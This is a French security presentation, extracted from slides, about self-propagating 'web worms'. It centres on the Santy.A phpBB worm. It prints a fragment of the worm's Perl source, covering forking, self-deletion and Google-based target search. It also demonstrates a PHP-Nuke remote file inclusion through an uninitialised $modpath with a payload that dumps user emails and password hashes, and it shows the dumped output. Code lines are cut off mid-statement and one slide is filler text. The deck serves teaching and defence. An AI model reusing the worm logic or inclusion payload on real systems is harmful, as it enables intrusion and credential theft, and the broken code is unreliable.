





 **Création d'un « Web Worm »**  
**Exploitation automatisée de failles web**

**Simon Marechal**  
**Consultant SSI**

Qu'est ce qu'un « Web Worm » ?

- Exploite automatiquement une vulnérabilité liée à une faille web
- Se reproduit de manière autonome





- Exploit robuste
- Difficulté de réalisation d'actions bas niveau

- Juillet 2004
  - Une faille « parfaite » est découverte dans PHPBB
- Décembre 2004
  - Santy.A est découvert
- Quelques heures plus tard ...
  - 40 000 sites plus tard
- Santy. A
  - Utilise Google
  - Écrit en perl
  - Se reproduit en créant un fichier
  - « Déface » le forum

```
Santy.A - phpBB <= 2.0.10 Web Worm Source Code (Proof of Concept)
~ For educational purpose ~

See : http://isc.sans.org/diary.php?date=2004-12-21
http://www.k-otik.com/news/20041221.phpbbworm.php
http://www.f-secure.com/v-descs/santy_a.shtml

#!/usr/bin/perl
use
strict;
use Socket;

sub PayLoad();
sub DoDir($);
sub DoFile($);
sub GoGoogle();

sub GrabURL($);
sub str2chr($);

eval{ fork and exit; };

my $generation = x;
PayLoad() if $generation > 3;

open IN, $0 or exit;
my $self = join '', <IN>;
close IN;
unlink $0;

while(!GrabURL('http://www.google.com/advanced_search')) {
if($generation > 3)


PayLoad() ;
else {
exit;
}

$self =~ s/my \$generation = (\d+)/my $generation = ' . ($1 + 1) . ';/e;

my $selfFileName = 'mlho2of';
my $markStr = 'Hyv9po4z3jjHwanN';
my $perlOpen = 'perl -e "open OUT,q(>' . $selfFileName . ') and print q(' . $markStr . ')";'
my $tryCo


while(1)
exit if -

OUTER: fo
```





## **Web Worm's Cookbook**





## Contraintes


- Quantité de cibles
- Taux de faux positifs
- Fiabilité de la recherche

## Solution Santy

- Google search

## Autres solutions

- Autres moteurs
- Polymorphisme
- Scanner
- Exploitation des données sur le serveur





## Contraintes


- Vitesse du transfert
- Fiabilité de la méthode

## Solution Santy

- Création d'un fichier par la faille
- Copie par blocs de 20 octets en exploitant la faille à chaque fois

## Autres solutions

- Transfert direct sans fichier
- Transfert de fichiers par une autre méthode (ftp, ...)








Blah blah blah

- Blah
- Blah blah



## Contrainte


- Fiabilité

## Solution Santy

- Utilisation d'un interpréteur externe : Perl

## Autres solutions

- Utilisation de code compilé
- Utilisation du même interpréteur que l'application



## Contraintes


- Limite sur le temps d'exécution des scripts
- Comportement lors de la fermeture de la connexion

## Autres solutions

- Annuler les limites de temps
- Garantir que le code continuera d'être exécuté quel que soit l'état de la connexion cliente

## Solution Santy

- "Fork"





 **Illustration : failles Web**

Notice: Use of undefined constant clickurl - assumed 'clickurl' in `/var/www/phpnuke/banners.php` on line 46

Notice: Use of undefined constant alttext - assumed 'alttext' in `/var/www/phpnuke/banners.php` on line 47

Notice: Undefined index: 1 in `/var/www/phpnuke/mainfile.php` on line 212

Notice: Undefined index: 2 in `/var/www/phpnuke/mainfile.php` on line 236



OPEN SOURCE PROFESSIONAL PORTAL SYSTEM

the future of the web

quality  
content &  
features

Home
Your Account
Downloads
Submit News
Topics
Top 10

Notice: Undefined index: 2 in `/var/www/phpnuke/mainfile.php` on line 236

Notice: Undefined index: 2 in `/var/www/phpnuke/mainfile.php` on line 236

Notice: Undefined variable: public\_msg in `/var/www/phpnuke/mainfile.php` on line 1107

Notice: Use of undefined constant left - assumed 'left' in `/var/www/phpnuke/themes/DeepBlue/theme.php` on line 86

Notice: Use of undefined constant bkey - assumed 'bkey' in `/var/www/phpnuke/mainfile.php` on line 399

Notice: Use of undefined constant admin - assumed 'admin' in `/var/www/phpnuke/mainfile.php` on line 399

Notice: Use of undefined constant bkey - assumed 'bkey' in `/var/www/phpnuke/mainfile.php` on line 401

Notice: Use of undefined constant userbox - assumed 'userbox' in `/var/www/phpnuke/mainfile.php` on line 401

Notice: Use of undefined constant bkey - assumed 'bkey' in `/var/www/phpnuke/mainfile.php` on line 403

Notice: Undefined index: 2 in `/var/www/phpnuke/mainfile.php` on line 236

Notice: Undefined variable: content in `/var/www/phpnuke/blocks/block-Modules.php` on line 58

Notice: Undefined variable: def\_module in `/var/www/phpnuke/blocks/block-Modules.php` on line 59

**Welcome to PHP-Nuke!**

Congratulations! You have now a web portal installed!. You can edit or change this message from the [Administration](#) page.

**For security reasons the best idea is to create the Super User right NOW by clicking [HERE](#)**

You can also create a user for you from the same page. Please read carefully the README file, CREDITS file to see from where comes the things and remember that this is free software released under the GPL License (read COPYING file for details). Hope you enjoy this software. Please report any bug you find when one of this annoying things happens and I'll try to fix it for the next release.

Notice: Use of undefined constant right - assumed 'right' in `/var/www/phpnuke/themes/DeepBlue/theme.php` on line 106

Notice: Use of undefined constant bkey - assumed 'bkey' in `/var/www/phpnuke/mainfile.php` on line 399

Notice: Use of undefined constant admin - assumed 'admin' in `/var/www/phpnuke/mainfile.php` on line 399

Notice: Use of undefined constant bkey - assumed 'bkey' in `/var/www/phpnuke/mainfile.php` on line 401

Notice: Use of undefined constant userbox - assumed 'userbox' in `/var/www/phpnuke/mainfile.php` on line 401

Notice: Undefined index: 2 in `/var/www/phpnuke/mainfile.php` on line 236

Notice: Use of undefined constant bkey - assumed 'bkey' in `/var/www/phpnuke/mainfile.php` on line 399

Notice: Use of undefined constant admin - assumed 'admin' in `/var/www/phpnuke/mainfile.php` on line 399

Notice: Use of undefined constant bkev - assumed 'bkev'

2 [www.thalesgroup.com/securitysystems](http://www.thalesgroup.com/securitysystems)



```
if (file_exists("themes/$ThemeSel/modules/$name/" . $mod_file . ".php")) {  
    $modpath = "themes/$ThemeSel/";  
    $modpath .= "modules/$name/" . $mod_file . ".php";  
    if (file_exists($modpath)) {  
        include($modpath);  
    } else {
```

- La variable “**\$modpath**” n’est pas initialisée
- La fonction “**file\_exists**” utilise les “url\_wrappers” dans PHP5

 <http://localhost/phpnuke/index.php?modpath=ftp://localhost/>

```
<table border="1">
<tr><td>nom</td><td>username</td><td>email</td><td>password</td></tr>
<?
$result = $db->sql_query("SELECT name, username, user_email,
    user_password FROM ".$prefix."_users");

while($x = $db->sql_fetchrow($result) )
{
    print '<tr><td>' . $x['name']
        . '</td><td>' . $x['username']
        . '</td><td>' . $x['user_email']
        . '</td><td>' . $x['user_password']
        . '</td></tr>';
}
?>
</table>
<?
die();
?>
<ome/ftp/modules/News/index.php" 19L, 420C écrit(s) 5,1-8      Tout
```

nom	username	email	password
	Anonymous		
	simon		63e780c3f321d13109c71bf81805476e
	bob	user@user.com	63e780c3f321d13109c71bf81805476e





 **Conclusion**



## Prévention

- Veille sécurité
- Tests de vulnérabilités
- Filtrage

## Réaction

- IDS
- Réponse aux incidents



- Systèmes de recherche de cibles plus efficaces
- Exploitation des vulnérabilités clientes



Merci de votre attention